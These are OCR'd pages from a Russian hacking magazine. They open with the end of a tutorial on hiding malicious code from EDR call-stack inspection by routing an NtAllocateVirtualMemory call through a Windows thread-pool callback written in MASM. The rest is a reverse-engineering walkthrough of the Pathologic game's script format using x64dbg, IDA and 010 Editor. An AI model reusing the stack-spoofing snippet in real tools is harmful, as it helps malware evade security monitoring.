
Сам `work_callback` написан на MASM, и его задача — разбирать аргументы, формировать стек для `NtAllocateVirtualMemory` и делать сам вызов функции. В x64 аргументы в функцию передаются так: первые четыре аргумента через регистры `rcx`, `rdx`, `r8`, `r9`, а если аргументов больше, то следующие передаются через стек с применением регистра `rsp`.

```
NtAllocateVirtualMemoryCallback proc
    mov rbx, rdx
    ; Возьмем адрес NTAPI из структуры
    mov rax, [rbx]
    ; Получим все оставшиеся ее аргументы
    mov rcx, [rbx + 8]
    mov rdx, [rbx + 10h]
    xor r8, r8
    mov r9, [rbx + 18h]
    mov r10, [rbx + 20h]
    mov [rsp + 30h], r10
    mov r10, 1000h
    mov [rsp + 28h], r10
    ; Сам вызов NtAllocateVirtualMemory
NtAllocateVirtualMemoryCallback endp
    jmp rax
```

Не забываем, что из кода на C++ функцию ассемблера можно вызвать, объявив ее при помощи `extern` в одном из заголовков.

```
extern "C" VOID CALLBACK NtAllocateVirtualMemoryCallback(
PTP_CALLBACK_INSTANCE Instance, PVOID Context, PTP_WORK Work);
```

После этого можно просто вызвать `NtAllocateVirtualMemory(HANDLE hProcess)`, и стек будет выглядеть полностью чистым, потому что вызов функции возьмет на себя сам механизм Windows Thread Pools.



ConsoleApplication2.exe - PID: 21584 - Module: ntdll.dll - Thread: 12364 - x64dbg

ConsoleApplication2.exe (21584) Properties

Stack - thread 12364

```
#  Name
0  ntdll.dll!NtAllocateVirtualMemory+0x14
1  ntdll.dll!RtlHashUnicodeString+0x21a
2  ntdll.dll!RtlClearThreadWorkOnBehalfTicket+0x966
3  kernel32.dll!BaseThreadInitThunk+0x1d
4  ntdll.dll!RtlUserThreadStart+0x28
```

Ничто в стеке не указывает на нас

ВЫВОДЫ

Сегодня ты узнал, что такое раскрутка стека, как она помогает обнаруживать выполнение злонамеренного кода и как можно этот механизм обнаружения запутать. Что примечательно, в этом случае сама Windows помогла нам справиться с обнаружением. Можно ли этот метод считать серебряной пулей? Конечно, нет! Как только EDR станут следить за колбэками в интересующих ее функциях, эта тайна раскроется. Но, как и всегда, борьба щита и меча продолжается!

МОД (УТОПИЯ)

Разбираем по винтикам
виртуальную машину
Pathologic

Много лет назад я пытался узнать, как работает игра «Мор (Утопия)» на самом деле. Но тогда формат ее скриптов оказался мне не по зубам. Сегодня мы вскроем движок игры, чтобы узнать, как работают скрипты. И даже напишем собственный декомпилятор для неизвестного языка программирования!

mr.grogrig
mr.grogrig@gmail.com

INFO

Если тебе тоже интересно создание модификаций для «Мора» — предлагаю объединить наши усилия. Добавляйся в чат по реверсу игры!

СБОР ИНФОРМАЦИИ

Скрипты хранятся в файле `Scripts.vfs`. Формат самодельный и простейший, можешь почитать, как их вскрывают, в одной из моих старых статей, где я показывал, как вскрыть и изменить ресурсы «Ядерного титбита». Я решил не тратить на это время и распаковал архив готовым софтом VFS Explorer.

Внутри лежит куча бинарных файлов с расширением `.bin`. Первые четыре байта не содержат никакой заметной сигнатуры.

Обычно разработчики встраивают проверенные скриптовые языки вроде Lua или Python. Раз файл бинарный, значит, скрипт был скомпилирован. Однако по разреженному (полному нулей) байт-коду стало ясно, что **формат скриптов проприетарный**. Только самодельные языки так расточительно используют пространство файла — сравни с оптимизированными процессорными опкодами. Нули в байт-коде могут означать, что команда занимает фиксированное количество байтов, а аргументов к ней не завезли.

Первым делом я пошел гуглить моды и наткнулся на частичный разбор формата файла. Он помог на первоначальном этапе, но ближе к середине списка заголовков документ обрывается, не оставляя никаких ссылок на продолжение. Так что пришлось взять в руки старый добрый отладчик и выяснить все самостоятельно.

Этого исследования не было бы, если бы недавно не была опубликована альфа-версия игры. Примечательна она тем, что исполняемые файлы поставляются вместе с файлами `.pdb`, которые содержат прототипы функций, а также все используемые структуры. Именно отладочные символы позволили сократить время исследования с нескольких месяцев до пары недель.

ИЩЕМ ТОЧКУ ВХОДА

Чтобы узнать, какие поля есть в закрытом формате на самом деле, поищем место в коде игры, где читаются скрипты. Для этого запустим игру в x64dbg, современной альтернативе OllyDbg. Отладчик автоматически подгружает с диска символы, расставляя адресам в памяти оригинальные названия.

Но сначала отключим полноэкранный режим, для этого изменим `config.ini`:

```
[Video]
XRes = 1024
YRes = 768
Fullscreen = 0
```

Теперь с игрой можно работать в отладчике, не опасаясь зависаний. Посмотрим, какие файлы вообще открываются игрой. Для этого используем условные точки останова. Переходим на WinAPI-функцию `CreateFileA` и создаем такой бряк:

```
Текст журнала: OPEN: {ansi@[ESP+4]}
Условие остановки = 0
Условие добавления в журнал = 1
```

В текст журнала можно вставлять форматирование вместе с обрабатывающими функциями. В данном случае мы просим отладчик добавлять в журнал запись о каждом открытом файле, получая путь к файлу через стек, то есть, по сути, просто берем строку из первого аргумента функции `CreateFileA`.

Запускаем игру и видим в журнале полотно из игровых ассетов:

```
OPEN: C:\games\pathologic\alpha\data\scripts\fire.bin
```

Вот это уже интересно. Скрипты запакованы в архиве, но в целях отладки или патчинга игра сначала пытается прочитать их с диска. И только если там их нет, читает содержимое файлов из игрового архива. Это значительно облегчает создание модов.

Допустим, я хочу остановить отладчик на конкретном файле. Для этого слегка изменим точку останова:

```
Условие остановки = strstr(ansi([ESP+4]), "fire.bin")
```

Функция `strstr` возвращает единицу, если в строке, которую вернет `ansi`, будет подстрока `fire.bin`. Перезапустив отладчик, ловим остановку на нужном файле. Смотрим в стеке адрес, откуда пришел вызов:

```
возврат к engine.CScriptManager::RunScript+88 из ???
```

Похоже на точку запуска скрипта! Самое время открыть `Engine.dll` в IDA Pro.

ИССЛЕДУЕМ ЗАГОЛОВКИ

IDA показывает не так много входящих ссылок на `CreateFileA`, быстро находим фрагмент кода внутри `RunScript`, читающий файл скрипта через виртуальную файловую систему (VFS).

```
v8 = __v.second.m_pManager->m_pFS->CreateMappedLoadObject(__v.second.
m_pManager->m_pFS, pszScriptName);
// (...)
ScriptDataPtr = Script_2->GetMemoryPointer(Script_2);
CScript::CScript(ScriptDataPtr, __v.second.__vftable, v43)
```

Тело скрипта передается в конструктор объекта `CScript`. IDA весьма ограниченно умеет работать с программами, написанными на C++, поэтому `CScript::CScript` — это просто имя функции, никак не связанное с классом в целом. Многие классы имеют таблицу виртуальных функций, по которой можно восстановить их принадлежность, даже если у нас под рукой нет символов.


```
void __userpurge CScript::CScript(CScript *this@<ecx>, CScript *
pScript, unsigned int ulSize);
```

Согласно прототипу функции, первый аргумент — это файл скрипта и он же является телом класса. Такое решение часто встречается в старых играх. Они экономили на сериализации и просто дампили тела классов на диск, например для создания сохранений. Посмотрим на определение класса `CScript`:

```
struct __cppobj __unaligned __declspec(align(4)) CScript
{
    unsigned int m_ulGlobalVarCount;
    boost::scoped_array<unsigned char> m_pGlobalVarTypes;

    _STL::map<CEString,unsigned long,_STL::less<CEString>,_STL::
allocator<_STL::pair<CEString const ,unsigned long> > > m_Properties;

    unsigned int m_ulDataPoolSize;
    boost::scoped_array<char> m_pDataPool;
    unsigned int m_ulGlobalCount;
    boost::scoped_array<CScript::GLOBAL_FUNCTION> m_pGlobals;

    unsigned int m_ulTaskCount;
    boost::scoped_array<CScript::TASK> m_pTasks;

    _STL::map<unsigned long,CScript::EVENT,_STL::less<unsigned long>,
_STL::allocator<_STL::pair<unsigned long const ,CScript::EVENT> > >
m_GlobalEvents;

    unsigned int m_ulCodeSize;
    boost::scoped_array<boost::scoped_ptr<IInstruction> > m_pCode;
    unsigned int m_ulRunTask;
    unsigned int m_ulRunOp;

    _STL::set<IScriptNotify *,_STL::less<IScriptNotify *>,_STL::
allocator<IScriptNotify *> > m_Notify[3];
};
```

Структура прочитана из PDB-файла. IDA не умеет нормально работать с шаблонами, поэтому эти страшные длинные строчки с кучей запятых и угловых скобок — не более чем названия сишных структур. В глаза бросается схожесть тела класса со структурой скрипта, описанной на фанатском сайте. С ней можно работать.

Первые четыре байта — это поле `m_ulGlobalVarCount`, дальше массив байтов `m_pGlobalVarTypes`. Далее идет массив типа `boost::scoped_array`. Следом за ним — словарь `std::map`. Из определений не очевидно, какими байтами они представлены в теле класса. Проще всего срисовать в отладчике значения каждого поля для любого известного файла. Так или иначе, в дампе класса все эти поля должны сводиться к простым сишным типам.




Для этого включаем в IDA адресацию относительно начала функции, а затем синхронизацию между окнами с ассемблером и псевдокодом. Теперь мы можем найти указанный адрес в любом запущенном отладчике, вбив строку `CScript::CScript + E3`. И подсмотреть реальные значения полей в динамике.

```
qmemcpy(task->m_pVarTypes.ptr, var_count_ptr + 1, task->m_ulVarCount)
;
```

Хорошо помогают вызовы функций типа `qmemcpy`, исходные данные лежат в регистре `ESI`, а количество копируемых байтов — в `ECX`. По ним можно понять, где в файле предполагается длинная строка, а не поле типа `int`.

Некоторые поля (например, `m_ulGlobalVarCount`) бывают нулевыми, а значит, следом за ними не идет интересующая нас структура. Отлавливаю работу с файлами, у которых есть эта структура, посредством условных точек останова вроде `EAX != 0`.



010 Editor - C:\Users\admin\Desktop\IDA_games\pathologic\alpha\data\extracted\bin\sound_fake3d.bin

```
0000  0B 00 00 00 03 01 12 72 65 66 65 72 65 6E 63 65  .......reference
0010  5F 64 69 73 74 61 6E 63 65 03 01 0E 73 6F 75 6E  _distance...soun
0020  64 5F 64 69 73 74 61 6E 63 65 03 01 10 6D 69 6E  d_distance...min
0030  5F 72 65 70 65 61 74 5F 64 65 6C 61 79 03 01 10  _repeat_delay...
0040  6D 61 78 5F 72 65 70 65 61 74 5F 64 65 6C 61 79  max_repeat_delay
0050  02 01 0A 6E 75 6D 5F 73 6F 75 6E 64 73 02 01 05  ...num_sounds...
0060  6E 69 67 68 74 02 01 03 64 61 79 02 01 07 65 76  night...day...ev
0070  65 6E 69 6E 67 02 01 07 6D 6F 72 6E 69 6E 67 02  ening...morning.
0080  01 0F 70 6C 61 79 5F 69 6E 5F 64 72 65 67 69 6F  ..play_in_dregio
0090  6E 02 01 0E 70 6C 61 79 5F 69 6E 5F 72 65 67 69  n...play_in_regi
00A0  6F 6E 5C 00 00 00 47 65 74 50 6F 73 69 74 69 6F  on\...GetPositio
00B0  6E 00 47 65 74 52 65 67 69 6F 6E 42 79 50 74 00  n.GetRegionByPt.
00C0  70 00 6C 00 61 00 79 00 65 00 72 00 00 00 52 00  p.l.a.y.e.r...R.
00D0  65 00 67 00 69 00 6F 00 6E 00 00 00 53 00 74 00  e.g.i.o.n...S.t.
00E0  61 00 74 00 65 00 00 00 73 00 6F 00 75 00 6E 00  a.t.e...s.o.u.n.
00F0  64 00 30 00 00 00 73 00 6F 00 75 00 6E 00 64 00  d.0...s.o.u.n.d.
0100  00 00 0D 00 00 00 04 48 6F 6C 64 00 00 00 00 0A  .......Hold.....
0110  53 74 6F 70 47 72 6F 75 70 30 00 00 00 00 05 69  StopGroup0.....i
0120  72 61 6E 64 02 00 00 00 12 57 61 69 74 46 6F 72  rand.....WaitFor
0130  53 6F 75 6E 64 54 6F 4C 6F 61 64 01 00 00 00 09  SoundToLoad.....
0140  50 6C 61 79 53 6F 75 6E 64 03 00 00 00 04 72 61  PlaySound.....ra
0150  6E 64 03 00 00 00 05 53 6C 65 65 70 01 00 00 00  nd.....Sleep....
0160  0B 47 65 74 50 6F 73 69 74 69 6F 6E 01 00 00 00  .GetPosition....
0170  08 47 65 74 53 63 65 6E 65 01 00 00 00 09 46 69  .GetScene.....Fi
0180  6E 64 41 63 74 6F 72 02 00 00 00 08 49 73 4C 6F  ndActor.....IsLo
0190  61 64 65 64 01 00 00 00 0B 47 65 74 47 61 6D 65  aded.....GetGame
```

Template Results - PatScript.bt

Name	Value	Start	Size	Type
m_ulGlobalVarCount	11	0h	4h	DWORD
gvar_types[11]		4h	9Eh	struct VarTypes
gvar_types[0]		4h	15h	struct VarTypes
type	3	4h	1h	BYTE
flag	1	5h	1h	BYTE
len	18	6h	1h	BYTE
str[18]	reference_distance	7h	12h	CHAR
gvar_types[1]		19h	11h	struct VarTypes
type	3	19h	1h	BYTE
flag	1	1Ah	1h	BYTE
len	14	1Bh	1h	BYTE
str[14]	sound_distance	1Ch	Eh	CHAR
gvar_types[2]		2Ah	13h	struct VarTypes

Type	Value
Binary	01110011
Signed Byte	115
Unsigned Byte	115
Signed Short	28531
Unsigned Short	28531
Signed Int	1853190003
Unsigned Int	1853190003
Signed Int64	75942997566...
Unsigned Int64	75942997566...
Float	1.898964e+28
Double	4.8731991478...
Half Float	7628
String	sound_distan...
DOSDATE	11/19/2035
DOSTIME	13:59:38
FILETIME	

Таким нехитрым образом я восстановил заголовки файла в 010 Editor. Процесс несложный: делаем предположение, отражаем его в шаблоне, проверяем значения в отладчике. Повторяем, пока картинка не сложится. Готовый шаблон слишком велик для цитирования, ищи его в моем репозитории на GitHub. Вот его упрощенная версия:

```
struct VarTypes
{
    VAR_TYPE type;
    BYTE flag;
    BYTE len;
    CHAR str[len];
};

struct GLOBAL_FUNCTION
{
    BYTE Len;
    CHAR Name[Len];
    DWORD ArgCount;
};

struct EVENT
{
    DWORD ulEventID;
    DWORD m_ulOp;
    DWORD m_ulVarCount;
    CHAR m_pVarTypes[m_ulVarCount];
};

struct TASK
{
    DWORD m_ulVarCount;
    BYTE m_pVarTypes[m_ulVarCount];
    DWORD m_ulParmCount;
    DWORD event_count;
    EVENT m_Events[event_count];
};

struct EventId
{
    DWORD event_id;
    DWORD m_ulOp;
    DWORD m_ulVarCount;
    BYTE m_pVarTypes[m_ulVarCount];
};

struct Headers
{
    DWORD m_ulGlobalVarCount;
    VarTypes gvar_types[m_ulGlobalVarCount];

    DWORD m_ulDataPoolSize;
    BYTE m_pDataPool[m_ulDataPoolSize];

    DWORD m_ulGlobalCount;
    GLOBAL_FUNCTION m_pGlobals[m_ulGlobalCount];

    DWORD m_ulRunTask;
    DWORD m_ulRunOp;

    DWORD m_ulTaskCount;
    TASK m_pTasks[m_ulTaskCount];

    DWORD event_count;
    EventId Events[event_count];

    DWORD m_ulCodeSize;
    BYTE code[m_ulCodeSize];
};
```

Файл начинается с определения глобальных переменных. Дальше идет «бассейн», состоящий из строчек в формате Unicode. За ним следуют определения используемых функций, фактически это секция импорта. Поле `m_ulRunOp` говорит, с какой команды запускать скрипт. Задания и события служат той же цели. Заголовки заканчиваются массивом команд — ради них мы и разбирали формат файла!

Продолжение статьи →

МОД (УТОПИЯ)

РАЗБИРАЕМ ПО ВИНТИКАМ ВИРТУАЛЬНУЮ МАШИНУ PATHOLOGIC

ИССЛЕДУЕМ БАЙТ-КОД

Я решил рассмотреть и другие методы класса `CScript` и наткнулся на такую функцию:

```
void __usercall CScript::CreateInstruction(unsigned int ulType@<edi>,
CStringReader *reader@<ecx>, CScript *pScript);
```

Поставив на нее брейк-пойнт, я выяснил, что аргумент `ulType` принимает номер опкода, а объект `reader` ссылается на текущее положение в прочитанном файле `fire.bin`. Чтобы выяснить, где номера, а где аргументы, я решил собрать номера при помощи условной точки останова:

```
Текст журнала: ulType: {EDI}
Условие добавления в журнал: 1
```

Получаем в журнале список:

